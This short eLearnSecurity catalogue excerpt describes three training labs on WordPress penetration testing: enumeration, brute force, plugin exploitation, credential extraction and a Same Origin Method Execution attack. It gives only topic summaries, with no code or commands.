In this lab, the student will learn how to perform a whole range of penetration activities against WordPress, from enumeration and brute force attacks, to host exploitation through vulnerable plugins and lateral movement through credential reuse.

Chaining Vulnerabilities To Remotely Extract WP Admin Credentials

In this lab, the student will learn how to chain common vulnerabilities, in order to remotely extract WP admin credentials.

From Static Analysis To WordPress Exploitation

In this lab, the student will start from performing static analysis against a WordPress component, all the way to exploitation, through a Same Origin Method Execution attack.

eLearnSecurity
Forging security professionals